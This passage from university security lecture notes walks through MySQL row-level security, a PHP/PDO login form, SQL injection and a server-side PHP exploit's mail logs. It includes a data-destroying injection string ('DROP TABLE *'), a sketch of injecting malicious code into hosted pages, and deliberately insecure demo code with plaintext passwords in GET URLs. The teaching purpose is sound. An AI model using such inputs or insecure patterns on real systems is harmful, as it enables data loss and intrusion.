- Now each time the client (or, for that matter, any one else in the world) accesses his/her web page on the web hosting server, you will see the following sort of entries in the `mail.log` file of the web hosting server:

```
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: from=www-data, size=207, class=0,
nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: from=<www-data@localhost.localdomain>,
size=444, class=0, nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: to=<avi_kak@yahoo.com>, delay=00:00:00,
mailer=esmtp, pri=30444, dsn=4.4.3, stat=queued

May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: to=avi_kak@yahoo.com, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30207, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD818t019403 Message accepted for delivery)



May 10 09:08:01 pixie sendmail[19404]: n4AD8152019404: from=www-data, size=158, class=0,
nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: from=<www-data@localhost.localdomain>,
size=395, class=0, nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: to=<kak@purdue.edu>, delay=00:00:01,
mailer=esmtp, pri=30395, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19404]: n4AD8152019404: to=kak@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:01, xdelay=00:00:01, mailer=relay, pri=30158, relay=[127.0.0.1]
```

```
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD81mh019405 Message accepted for delivery)


May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: from=www-data, size=156, class=0,
nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: from=<www-data@localhost.localdomain>,
size=393, class=0, nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: to=<ack@purdue.edu>, delay=00:00:00,
mailer=esmtp, pri=30393, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: to=ack@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30156, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD82hF019408 Message accepted for delivery)

....
....
```

- As the above log entries show, the `sendmail` program running on the web hosting server successfully placed all of the three emails on the wire. But note that even when an email is successfully placed on the wire, it may NOT arrive at its destination for various reasons. If you carry out this contrived exploit at home, chances are that any messages directed to addresses at `yahoo.com`, `google.com`, etc., will not reach their recipients because those organizations block email coming from IP address blocks assigned to residential units (since that is where the botnets proliferate). So if you wait for a little while and keep watching the output coming out of the mail log file, you may sometimes see such organization declining the email messages sent to them.

- What is interesting is that even organizations like Purdue Uni-

versity may not accept email coming directly out of a `sendmail` MTA running on your home laptop (with its DHCP assigned address) because of the presence of `localhost.localdomain` string in the email header that you can also see in the email log entries.

- I am much more successful in demonstrating the exploit in my lab at Purdue for reasons that should be obvious by now.

- Our explanation of the PHP exploit presented in this section was based on the assumption of an unscrupulous web hosting service. But, obviously, even with a scrupulous web hosting service, the exploit would become feasible if an intruder broke into the server at the web hosting service. All that such an intruder would need to do would be to write a simple script that would scan all the HTML files at the server and inject malicious code into the files in the manner indicated in this section. The folks whose HTML web pages would be corrupted in this manner would never suspect that anything was awry with their pages for reasons that you should now understand. The form of the PHP exploit presented here is referred to as a **cross-site scripting attack with server-side injection of malicious code.** Cross-site scripting attacks, abbreviated as **XSS**, commonly involve three parties. The three parties here would be the attacker, the web-hosting service, and the innocent folks whose web pages are used in the exploit.

- To contrast with server-side XSS, Lecture 28 will present another form of cross-site scripting attacks — **client-side XSS**. These will again involve three parties, but the injection of the malicious code will be just on the client side.

27.4: MySQL WITH ROW-LEVEL SECURITY

- The example that I will present later to explain the SQL Injection Attack requires that we have a MySQL database with row-level security serving as a backend to the Apache web server.

- **Row-level security for a database generally means that a user is only allowed to access (and, possibly, modify) certain designated rows of a database table.** Consider the accounts information in a bank stored in one or more database tables. When a client logs in remotely to see his/her bank balance, you would want to restrict that client to just those rows of the table that contain information specific to that client's account at the bank.

- Our goal in this section is to create a `MySQL` database named `Manager_db` for the user `Manager`. The database `Manager_db` will contain one table named `Maintenance_Schedule` that will look something like what is shown at the top of the next page:

```
+---------------+--------------+------------+
| operator_name | equipment    | deadline   |
+---------------+--------------+------------+
| Operator1     | Engine parts | 2009-06-30 |
| Operator2     | Transmission | 2009-08-30 |
| Operator3     | Wheels       | 2009-07-30 |
+---------------+--------------+------------+
```

- We will also install in MySQL three accounts under the user names `Operator1`, `Operator2`, and `Operator3`. **When any of these three individuals accesses the `Manager_db` database, especially its `Maintenance_Schedule` table, we want each operator to be able to view only his/her own row and no other rows.**

- Now that the overall goal of this section is clear, let me quickly make you familiar with the MySQL database management system. I'll assume that you will install it on your Ubuntu machine. Subsequently, I will show how to program the database so that the above-mentioned row-level constraint is enforced on the three operators.

- If you don't already have the MySQL database management system installed on your Ubuntu machine, all you have to do is to search for "mysql server" in your Synaptic Package Manager dialog window and select the "mysql-server-5.7" package. The Package Manager will automatically choose several other packages that are needed by the server to function; these include "mysql-

server-core-5.7," "mysql-client-5.7," "libdbi-perl," etc. Installation of these packages will result in the auto-installation of the server (after you are asked for a password for the MySQL root account). [The package manager will install the server executable `mysqld` in the `/usr/sbin/` directory, the command-line database administration utility `mysqladmin` in the `/usr/bin/` directory, and the executable for running a very useful shell, called `mysql`, also in `/usr/bin`. If this is your first exposure to MySQL, the fact that the keyword "mysql" stands for two different things can be confusing at first: it is the name of the extremely useful command-line shell, and it is also the name of a system-supplied database that contains various tables for the administration of the database system. After installing the server, you can check that the server is running by executing the following command when logged in as system root: `mysqladmin -u root -p ping` where `root` refers to the database root and not the OS root. In this command, the '-u' option specifies the user and the '-p' option says that you want to be prompted for the password for, in this case, the database root account. To see what version of MySQL you are running, execute the following command: `mysqladmin -u root -p version` where, as before, '-u root' means MySQL root and '-p' means that you want to be prompted for the database access password. If you want to change the password for, say, the database root, execute `mysqladmin -u root -p password xxxxxxxx` where xxxxxxx is the new password you wish to use for the MySQL root account. This will of course prompt you for the old password. To check the status of the server, enter as Ubuntu root: `mysqladmin -u root -p status`. You can also use `mysqladmin` to change the port to use, the passwords for the individual accounts, the SSL certificates to use, etc. **The installation of MySQL through the Synaptic Package Manager places all the config files in the `/etc/mysql/` directory, with most of the config information in the `/etc/mysql/my.cnf` file.** If you need to shut down the `mysqld` server, do so as system root by invoking `mysqladmin -u root -p shutdown`. To start it again, use the command `/usr/bin/mysqld_safe --user=root &`. It is convenient to create an alias — I call it `startmysqld` — for the command `/usr/bin/mysqld_safe --user=root &` and another alias — I call

it `stopmysqld` — for the command `mysqldadmin -u root -p shutdown`. Do `man mysqladmin` to see all of the capabilities of `mysqladmin`.]

- Let's now set up an account called **Manager** in the MySQL database management system. Setting up a new account means entering information in the **user** table of the **mysql** database that comes preinstalled with the database system. Toward that end, let's fire up the shell **mysql** by invoking:

```
/usr/bin/mysql -u root -p
```

  This command says that we want to fire up the **mysql** shell while logged in as database root. The fact that you are in the **mysql** shell will become evident by the prompt '**mysql>** ' you will next in the terminal window.

- MySQL is installed with multiple database root accounts. To see these accounts, let's execute the following in the shell:

```
mysql>  select User, Host from mysql.user;
```

  which says that we want to print out the contents of all the rows, but only the columns Host and User, from the **user** table of the **mysql** database. The answer returned is

```
+------------------+-----------+
| User             | Host      |
+------------------+-----------+
| root             | 127.0.0.1 |
| debian-sys-maint | localhost |
```

```
| root             | localhost |
| root             | pixie     |
+------------------+-----------+
4 rows in set (0.00 sec)
```

A user account in MySQL is always identified by a *username@host* combination, with *username* as shown in the left column above and *host* as shown in the right column. The *host* entry means that the user *username* will only be allowed to connect with the database from that *host*. If a user is allowed to connect from anywhere, the *host* entry in the second column for such a user is expressed by the symbol `%`. So the users `root@localhost`, `root@127.0.0.1`, and `root@pixie` are three different accounts even though the usernames for all three are the same and the hosts for all three accounts are on the same machine. [Some older versions of MySQL came with a couple of preinstalled anonymous user accounts for testing purposes. The user name associated with an anonymous account used to be the empty string `''`. So don't be surprised if you see rows in the above table that have empty strings in the `User` column for a couple of entries in the `Host` column. Such accounts used to come with open access initially; that is, it was possible, at least for a fresh install, to access the database management system through these accounts without needing a password. Since these accounts are potential security holes, if you see them, you should close them before doing anything else. For example, if you see such an account that has "localhost" in the `Host` column, you can close it with the command `drop user ''@localhost;` that you can execute while in the `mysql` shell.]

- Let's now engage in the following interaction with the database system to become more familiar with its upper layer before we set up the new accounts we mentioned earlier in this section.

```
mysql>  show databases;

            +--------------------+
            | Database           |
            +--------------------+
            | information_schema |
            | mysql              |
            +--------------------+
            2 rows in set (0.00 sec)

mysql> show tables in mysql;

            +---------------------------+
            | Tables_in_mysql           |
            +---------------------------+
            | columns_priv              |
            | db                        |
            | func                      |
            | help_category             |
            | help_keyword              |
            | help_relation             |
            | help_topic                |
            | host                      |
            | proc                      |
            | procs_priv                |
            | tables_priv               |
            | time_zone                 |
            | time_zone_leap_second     |
            | time_zone_name            |
            | time_zone_transition      |
            | time_zone_transition_type |
            | user                      |
            +---------------------------+
            17 rows in set (0.00 sec)
```

The second command asks the **mysql** shell to display the tables contained in the **mysql** database. As you can see that these tables are all meant for the maintenance of the database system and with the documentation.

- Of the various tables in the `mysql` database that are listed above, the user accounts are all stored in the last table, the `user` table. In what follows, we will stay in the `mysql` shell and first ask the shell to switch to the `mysql` database, followed by a request to list the columns of the `user` table of the `mysql` database:

```
mysql> use mysql;

mysql> describe user;

        Host
        User
        Password
        Select_priv
        Insert_priv
        Update_priv
        Delete_priv
        Create_priv
        Drop_priv
        Reload_priv
        Shutdown_priv
        Process_priv
        File_priv
        Grant_priv
        References_priv
        Index_priv
        Alter_priv
        Show_db_priv
        Super_priv
        Create_tmp_table_priv
        Lock_tables_priv
        Execute_priv
        Repl_slave_priv
        Repl_client_priv
        Create_view_priv
        Show_view_priv
        Create_routine_priv
        Alter_routine_priv
        Create_user_priv
        ssl_type
        ssl_cipher
        x509_issuer
        x509_subject
        max_questions
        max_updates
        max_connections
        max_user_connections
```

What this shows is that the system is capable of storing 37 different attributes for a database account. Examine all of the attributes that end in the suffix '`_priv`'. These attributes stand for the privileges that you may either authorize or deny for the individual accounts. This allows the database administrator to fine-tune the privileges for a new account at the level of individual SQL commands. Most of these attributes would have the entries 'Y' or 'N' in the `user` table of the `mysql` database. [What you construct with the MySQL database management system is an example of a *relational database*. A relational database is a collection of tables that may be interlinked through common column headings. The name of each table is considered to be a *relation*. For example, you just saw how MySQL sets up the `User` relation. The column headings in a table are called the *attributes* of the relation. We may write an expression like $R(A_1, A_2, \ldots, A_n)$ to indicate a relation (meaning, a table) with attributes $A_1, A_2, \ldots$. The sequence of attributes $(A_1, A_2, \ldots)$ is referred to as the *schema* of a relation R. Each row of a table is referred to as a *tuple*. A database management system, like MySQL, allows you to carry out certain operations on the relations in a database. Some of the most commonly used operations are *selection*, *projection*, *union*, *intersection*, *difference*, *join*, *grouping*, *aggregation*, and so on. All such operations taken collectively constitute the *relational algebra* that can be used to extract information from a database. The *selection* operation on a relation applies a condition to each tuple in that relation and returns only those that satisfy the condition. And so on.]

- Continuing with our shell session while logged in as database root, let's now create a new database to be known as `Manager_db` and then create a new user account `Manager` with full access to the database:

```
mysql>  create database Manager_db;

mysql>  create user Manager@localhost;

mysql>  set password for Manager@localhost = PASSWORD( 'xxxxxxxx' );
```

```
mysql>  grant all on Manager_db.* to Manager@localhost;

mysql>  show grants for Manager@localhost;

       +-----------------------------------------------------------------
       | Grants for Manager@localhost
       +-----------------------------------------------------------------
       | GRANT USAGE ON *.* TO 'Manager'@'localhost' IDENTIFIED BY PASSWORD '*7D2ABF..
       | GRANT ALL PRIVILEGES ON `Manager_db`.* TO 'Manager'@'localhost'
       +-----------------------------------------------------------------
       2 rows in set (0.00 sec)
```

Note that the call to `PASSWORD( 'xxxxxx' )`, with the actual password between single or double quotes, creates an encrypted password. If you don't mind the password being stored in clear text, you can also create a new new account by

```
mysql>  create user Manager@localhost identified by 'xxxxxx';
```

In the syntax we used above, we limited `Manager`'s access to MySQL from the localhost. If we wanted to throw open this access so that `Manager` could connect from anywhere (obviously a risky thing to do), we could use

```
mysql>  create user Manager@%;
```

where '`%`' stands for a wildcard. As a matter of fact, if you just say

```
mysql>  create user Manager;
```

the default of '`@%`', where `%` is the wildcard, is assumed anyway for the host for the account `Manager`. [It is also possible to create a new account by invoking the SQL command INSERT to directly insert new account information in the `user` table of the `mysql` database. In this case, you must also invoke the `flush privileges;` statement for the newly entered information to take effect.]

- If you needed to revoke the privileges granted to `Manager`, you would use the syntax:

```
mysql>  revoke all on Manager_db.* from Manager@localhost;
```

  but note that revoking all the privileges does not mean dropping the account because *user,host* information continues to stay in the `mysql.user` table.

- To completely drop the `Manager` account that was created previously, you would say

```
mysql>  drop user Manager@localhost;
```

  As you are experimenting with MySQL, you will occasionally run into a need to delete a previously created table for a database (although we have not done that yet). For that purpose, you use the syntax:

```
mysql>  drop table if exists some_table_name;
```

  But if only want to empty out a previously created table, you should use:

```
mysql>  delete from some_table_name;
```

  You can add a `where` clause to the `delete` command in order to selectively delete certain rows of a table. See the documentation at `http://dev.mysql.com/doc/refman/5.0/en/delete.html` for all of the ways in which this very useful command can be used.

- Before we continue our experiment with the creation of the `Manager` and the other accounts, note also that you can use the following syntax when logged into the database as root if you wanted to change, say, the password associated with the `Manager` account:

```
mysql>  update mysql.user set password = PASSWORD('xxxxx') where user = 'root';
mysql>  flush privileges;
```

- When it comes to changing things in the database after you have set it up, it is not uncommon to want to change the datatype of a field in the table. The syntax for doing so is

```
mysql>  alter table_name change field_name field_name new_data_type;
```

  where, as you would expect, `alter` and `change` are SQL keywords.

- One last thing before we get back to our experiment: It is often convenient to place the SQL syntax in an ordinary text file and to then execute the file in a batch mode through the `mysql` shell by

```
mysql>  source myFileWithSql.txt
```

  Note that there is no terminating semicolon on this statement. [**When using a text file in this manner, make sure that the first statement in the file is 'use databaseName;' for the database for which the SQL statements are meant for.**]

- Getting back to the main theme of this section, to see all the accounts that are currently in the system, we can issue the following **select** query (assuming that you are still in the **mysql** database):

```
mysql>  select user.User from user;

                root
                Manager
                debian-sys-maint
                root
                root
```

To understand the syntax of this query, note that the account names are stored in the **User** column of the **user** table. Therefore, both occurrences of the keyword **user**, all lowercase, refer to the **user** table of the **mysql** database. The result returned shows that the database account **Manager** has indeed been created. [By the way, if you want to see all of the rows and all 37 columns for each row currently in the **user** table of the **mysql** database, execute the query **mysql> select * from user** . This command returns all columns because of the wildcard '*' and it returns all rows because we did not use a '**where**' clause or any of the other mechanisms for constraining the rows returned.]

- Recall that we previously created the database **Manager_db** and gave the account **Manager** all privileges to this database. Let us now place a table in this database:

```
mysql>  use Manager_db;

mysql>  create table Maintenance_Schedule ( operator_name char(20)
    ->   primary key not null, equipment char(20), deadline Date );

mysql>  show tables;
```

```
            +----------------------+
            | Tables_in_Manager_db |
            +----------------------+
            | Maintenance_Schedule |
            +----------------------+
            1 row in set (0.00 sec)

mysql>  insert into Maintenance_Schedule values ( 'Operator1', 'Engine parts',
    ->                                '2009-06-30' );

mysql>  insert into Maintenance_Schedule values ( 'Operator2', 'Transmission',
    ->                                '2009-08-30' );

mysql>  insert into Maintenance_Schedule values ( 'Operator3', 'Wheels', '2009-07-30' );

mysql> select * from Maintenance_Schedule;

          +---------------+--------------+------------+
          | operator_name | equipment    | deadline   |
          +---------------+--------------+------------+
          | Operator1     | Engine parts | 2009-06-30 |
          | Operator2     | Transmission | 2009-08-30 |
          | Operator3     | Wheels       | 2009-07-30 |
          +---------------+--------------+------------+
            3 rows in set (0.00 sec)


mysql>  create user Operator1;

mysql>  create user Operator2;

mysql>  create user Operator3;

mysql>  set password for Operator1 = PASSWORD( 'operator1' );

mysql>  set password for Operator2 = PASSWORD( 'operator2' );

mysql>  set password for Operator3 = PASSWORD( 'operator3' );
```

- Note that we did not specify the hosts for the three Operator accounts. So MySQL will use the default '%' for them, implying that they will be able to connect from anywhere. [If you are going back and forth between different databases and, sometimes, between different accounts,

it is easy to get lost in the database management system. To find out which database you are currently examining, execute `select database();` and the returned answer will tell you the current database. Execute `select user();` to find out what you are logged in as. Execute `select version();` to find out what version of MySQL you are running. The procedures `database()`, `user()`, `version()`, etc., are all examples of a very large number of built-in functions supported by MySQL. For a complete list, see the reference manual at `http://dev.mysql.com/doc/refman/5.1/en/func-op-summary-ref.html`.]

- Let's now create what is referred to as row-level security with regard to the access by the three operators. What that means is that when Operator1 connects with the database, he/she should be able to see and possibly update only that row of the `Maintenance_Schedule` table that applies to him/her. In other words, we don't want any of the operators to be able to access, for viewing or modification, the information related to the other operators.

- Row level security in MySQL is implemented with the help of views. In general, a view in MySQL is a result table that would ordinarily be returned by a query such as `select` but with the difference that the result table exhibits persistence. In other words, a view is a persistent result table. For further information on views in MySQL, see `http://dev.mysql.com/tech-resources/articles/mysql-views.pdf`.

- We now create a view, we will call it `Operator_view`, by

```
mysql>  create view Operator_view as select * from Maintenance_Schedule
```

```
    ->      where operator_name = substring_index(user(),'@',1);
mysql>  grant select on Operator_view to Operator1;
mysql>  grant select on Operator_view to Operator2;
mysql>  grant select on Operator_view to Operator3;
mysql>  quit;
```

Note the call to

```
substring_index( user(), '@', 1 )
```

in the construction of the view `Operator_view`. As mentioned earlier in this section, `user()` is a built-in function that returns the user currently logged into MySQL. So if the user `Operator1` is logged in from, say, the localhost, a call to `user()` will return the string `Operator1@localhost`. In the same manner as `user()`, `substring_index()` is another built-in function that returns, as the name would imply, a substring from its first-argument string. It uses the second argument substring as a delimiter and the third argument integer as the number of substrings to return assuming that are multiple occurrences of the delimiter. So, in our case, if `user()` returns `Operator1@localhost`, the call to `substring_index()` will returns just the string `Operator1`.

- We are now ready to demonstrate that Operator1 in our example will only be able to view only the row of the `Maintenance_Schedule`

table that contains information specific to him/her. The same applies to Operator2 and Operator3. None will be able to view the row of the table that is meant to be seen by the other two. To demonstrate this, let's have Operator2 invoke the `mysql` shell by

```
/usr/bin/mysql -u Operator2 -p

           (Operator2 supplies the password)

mysql> use Manager_db;

                  Database changed
mysql> show tables;

             +----------------------+
             | Tables_in_Manager_db |
             +----------------------+
             | Operator_view        |
             +----------------------+
             1 row in set (0.01 sec)

mysql> select * from Maintenance_Schedule;

             ERROR 1142 (42000): SELECT command denied to
             user 'Operator2'@'localhost' for table
             'Maintenance_Schedule'

mysql> select * from Operator_view;

             +---------------+-------------+------------+
             | operator_name | equipment   | deadline   |
             +---------------+-------------+------------+
             | Operator2     | Transmission | 2009-08-30 |
             +---------------+-------------+------------+
             1 row in set (0.00 sec)
```

You will notice that Operator2 is not even told about the existence of the `Maintenance_Schedule` table in the `Manager_db` database. When Operator2 executes the `show tables` command, all he/she can see is the view table `Operator_view`. And when the operator says that he/she wants to see all the rows of

the view table, he/she can only see the row that is specific to him/her.

27.5: PHP+SQL

- Web servers that create web pages dynamically frequently require access to backend databases and not uncommonly this database is MySQL.

- So in this section, I'll briefly review how a PHP enabled web server works in conjunction with the MySQL database management system. In what follows, I will use the Manager_db database of the previous section with its row-restricted access.

- As described in Section 27.1, for PHP and MySQL to work together on your Ubuntu machine, you must also have installed the "php7.0-mysql" package in your machine. This package allows a PHP script to make a direct connection with a MySQL database through a PDO (PHP Data Objects) based driver. [As the PDO documentation at `http://php.net/manual/en/intro.pdo.php` says, PDO is a modern API for accessing databases in PHP. A database driver must implements the PDO API in order to expose the needed features of a database. The `php7.0-mysql` package contains that driver.]

- Shown below is an HTML page with a `form` element. The form asks the visitor to enter his MySQL user name and password.

(Since the main point of this simple demonstration is not password security, don't worry about the fact that the password will be sent back to the server in clear text.) The name of this file is `RetrieveFromMySQL.html`.

```
<html>
<body>
<form action="RetrieveFromMySQL.php" method="get">
MySQL user name: <input type="text" name="user" />
<br><br>
MySQL user password: <input type="text" name="password" />
<br><br>
<input type="submit" />
</form>
</body>
</html>
```

- Assuming that the above HTML file resides on the same Ubuntu laptop where your MySQL database is installed, now point the browser on some other machine in the network to something like

  ```
  http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.html
  ```

  where, as you can see, the above URL is obviously for a home network and, again obviously, I have placed the HTML file in the subdirectory `phpAndSqlExploits` of my `public-web` directory. You will see a form in the browser of the machine on which you entered the above URL. The form will ask for your MySQL username and for the password that goes with that username. In light of how we set up the MySQL database in the previous section, you could, for example, enter `Operator1` for the former and `operator1` for the latter.

- As you can infer from the third line of the HTML shown above, the file on the server side that will be executed when the visitor hits the "Submit" button on the form is called `RetrieveFromMySQL.php`. Here is what is in this PHP file:

```
<?php
    // by Avi Kak (kak@purdue.edu)
    // for a simple example of SQL Injection Attack

    $username = $_GET["user"];                                                  //(A)
    $userpassword = $_GET["password"];                                          //(B)

    try {                                                                       //(C)
        $db = new PDO('mysql:host=localhost; dbname=Manager_db;
                  charset=utf8mb4', "$username", "$userpassword");              //(D)
        $result = $db->query("SELECT * FROM Operator_view");                    //(E)
        echo "Successful connection with the MySQL database";                   //(F)
    } catch (PDOException $e) {                                                 //(G)
        echo "Connection with MySQL failed: " . $e->getMessage();               //(H)
    }

    echo "<table border='1'>
         <tr>
         <th>Operator Name</th>
         <th>Equipment</th>
         <th>Deadline</th>
         </tr>";                                                                //(I)

    while( $row = $result->fetch(PDO::FETCH_ASSOC) ) {                          //(J)
        echo "<tr>";                                                            //(K)
        echo "<td>" . $row['operator_name'] . "</td>";                          //(L)
        echo "<td>" . $row['equipment'] . "</td>";                              //(M)
        echo "<td>" . $row['deadline'] . "</td>";                               //(N)
        echo "</tr>";                                                           //(O)
    }
    echo "</table>";                                                            //(P)
?>
```

In lines (A) and (B), the script retrieves the username and the password entered by the visitor in his/her browser window. In line (D), the script then makes a connection with the MySQL database with a PDO based driver. If the connection succeeds,

the script changes to the `Manager_db` database. Finally, lines (J) through (O) retrieve all the rows available to this user from the view `Operator_view` of the `Maintenance_Schedule` table and present the retrieved information back to the visitor in the form of an HTML table.

- Figure 3 shows the form that results when `Operator1` tries to access the MySQL database in the manner described above.



Figure 3: *This is the form that a user like* `Operator1` *interacts with for fetching information from the backend MySQL database.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- After `Operator1` clicks on the "Submit" button of the form, the PHP script at the server sends back to `Operator1`'s browser the result shown in Figure 4.



Figure 4: *After the user has clicked on the "Submit" button in the form shown in Figure 3, this is the result shown to the user.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- So what `Operator1` sees is just that row of the `Maintenance_Schedule` table of the `Manager_db` database which is reserved exclusively for this operator. This operator would NOT be able to see the rows meant for either `Operator2` or `Operator3`. The same would apply to the other two operators; each would be able to see only

his/her row in the manner indicated above.

27.6: SQL INJECTION ATTACK

- To understand what is meant by SQL Injection, consider a user who has certain access privileges at a database and those include the permission to make data entries in certain rows of a table. The user is provided with a GUI for making the data entries and, let's say, that, under ordinary circumstances, a data entry by the user is translated into the following SQL command:

```
insert into Maintenance_Schedule values 'Engine parts', '2009-06-30';
```

  where what comes after "values" is based on what the user entered in the GUI. Now consider the situation when this user enters a string like

```
nothing; DROP TABLE *;
```

  Unless the user input is carefully filtered and the command access privileges given to the user carefully controlled, such a user input could end up deleting all the tables in the database. In order to guard against such possibilities, you'd never want user input to be translated directly into SQL statements.

- In general, the main reason why an SQL Injection exploit works is the fact that, as you saw in Section 27.4, the SQL syntax places the commands and the data on an equal footing.

- Obviously, such exploits have the potential to seriously compromise the integrity of a web server. For further information on such exploits, the reader is referred to the Department of Energy Technical Bulletin "CIRCTech06-001: Protecting Against SQL Injection Attacks" that is available at

  `http://www.doecirc.energy.gov/techbull/CIRCTech06-001.html`

  Basically, what this report says boils down to rigorously checking all input data for its format and value before it is allowed to modify the database in any manner.

- The beginning of Section 27.5 talks about using a **PDO** (PHP Data Objects) based database driver for PHP to interact with a backend database. **Note that, in addition to providing a uniform API for communicating with different database systems, you also get considerable security against SQL injection exploits with PDO.** [As mentioned earlier, PDO is an abstraction layer that sits on top of PHP and all your calls to a database must be routed through the PDO API. As was also mentioned earlier, the basic reason for SQL injection attacks is that SQL places commands and data on an equal footing. With PDO's notion of a *prepared statement*, a statement template is specified at the outset that only has placeholders for the data to be used; this template is compiled into an SQL command which is executed at run time with the data provided by the user in which a value is shown for each placeholder in the template. (When the data supplied by a user takes this form, it is referred to as a *parameterized query*.) **This creates a clear separation between the commands and the data and makes it much more difficult to launch SQL injection attacks on a database server.**] Here is a link to a great tutorial on PDO and how to best use it to ward off SQL injection attacks:

https://phpdelusions.net/pdo

- The rest of this section presents a simple variant of the more general SQL injection attack outlined above.

- In the PHP+SQL example of the previous section, the visitor entered a URL like `http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.html` in his/her browser and the browser displayed an HTML form as a result. The visitor then entered his MySQL username and password into the form and clicked the "Submit" button. We will assume that this visitor's MySQL name is `Operator1` and his/her password `operator1`. When this visitor clicked the "Submit" button of the form, that caused his/her browser to send the following URL back to the server hosting the MySQL database:

```
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator1&password=operator1
```

- As you already know from the discussion in the previous section, this URL, which is automatically created by the browser that `Operator1` is using, what is retrieved from the MySQL database is just that row of the `Maintenance_Schedule` table that corresponds to `Operator1`.

- What is important here is that this URL is sent back to the server in clear text and is therefore visible to anyone carrying out

traffic surveillance between where the Operator1 is located and where the server is installed. So it would not be so difficult for an adversary to mount an attack on the server for different possible values for the `user` and the `password` fields. If a reasonable guess could be made for the password used by, say, Operator2, it would be trivial for a third party to send a reconstituted URL to the server along the following lines:

```
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator2&password=operator2
```

in order to figure out the entries in the different rows of the database table.

- For the example of SQL injection that was presented above, a major enabler of the exploit was the use of the `GET` method for form submission. [See line 3 of the HTML code for the file `RetrieveFromMySQL.html` that was shown in the previous section. The definition of the `form` element begins in this line. Notice the portion `method="get"` of the line.] With the `GET` method for form submission, all of the form fields become a part of the URL that is sent back to the web server. While an advantage of the `GET` method is that you can bookmark the entire URL in order to receive the same web page the next time you visit the server, its disadvantage is the fact that the URL can so easily be manually altered for testing the server for certain kinds of vulnerabilities.

27.7: THE SLOWLORIS ATTACK ON WEB SERVERS

- The Slowloris attack, discovered originally by Robert Hansen in 2009, consists of a client sending only partially completed queries to a web server, the queries being long enough to create TCP circuits that the server keeps open with the expectation that the partial requests would be fulfilled soon.

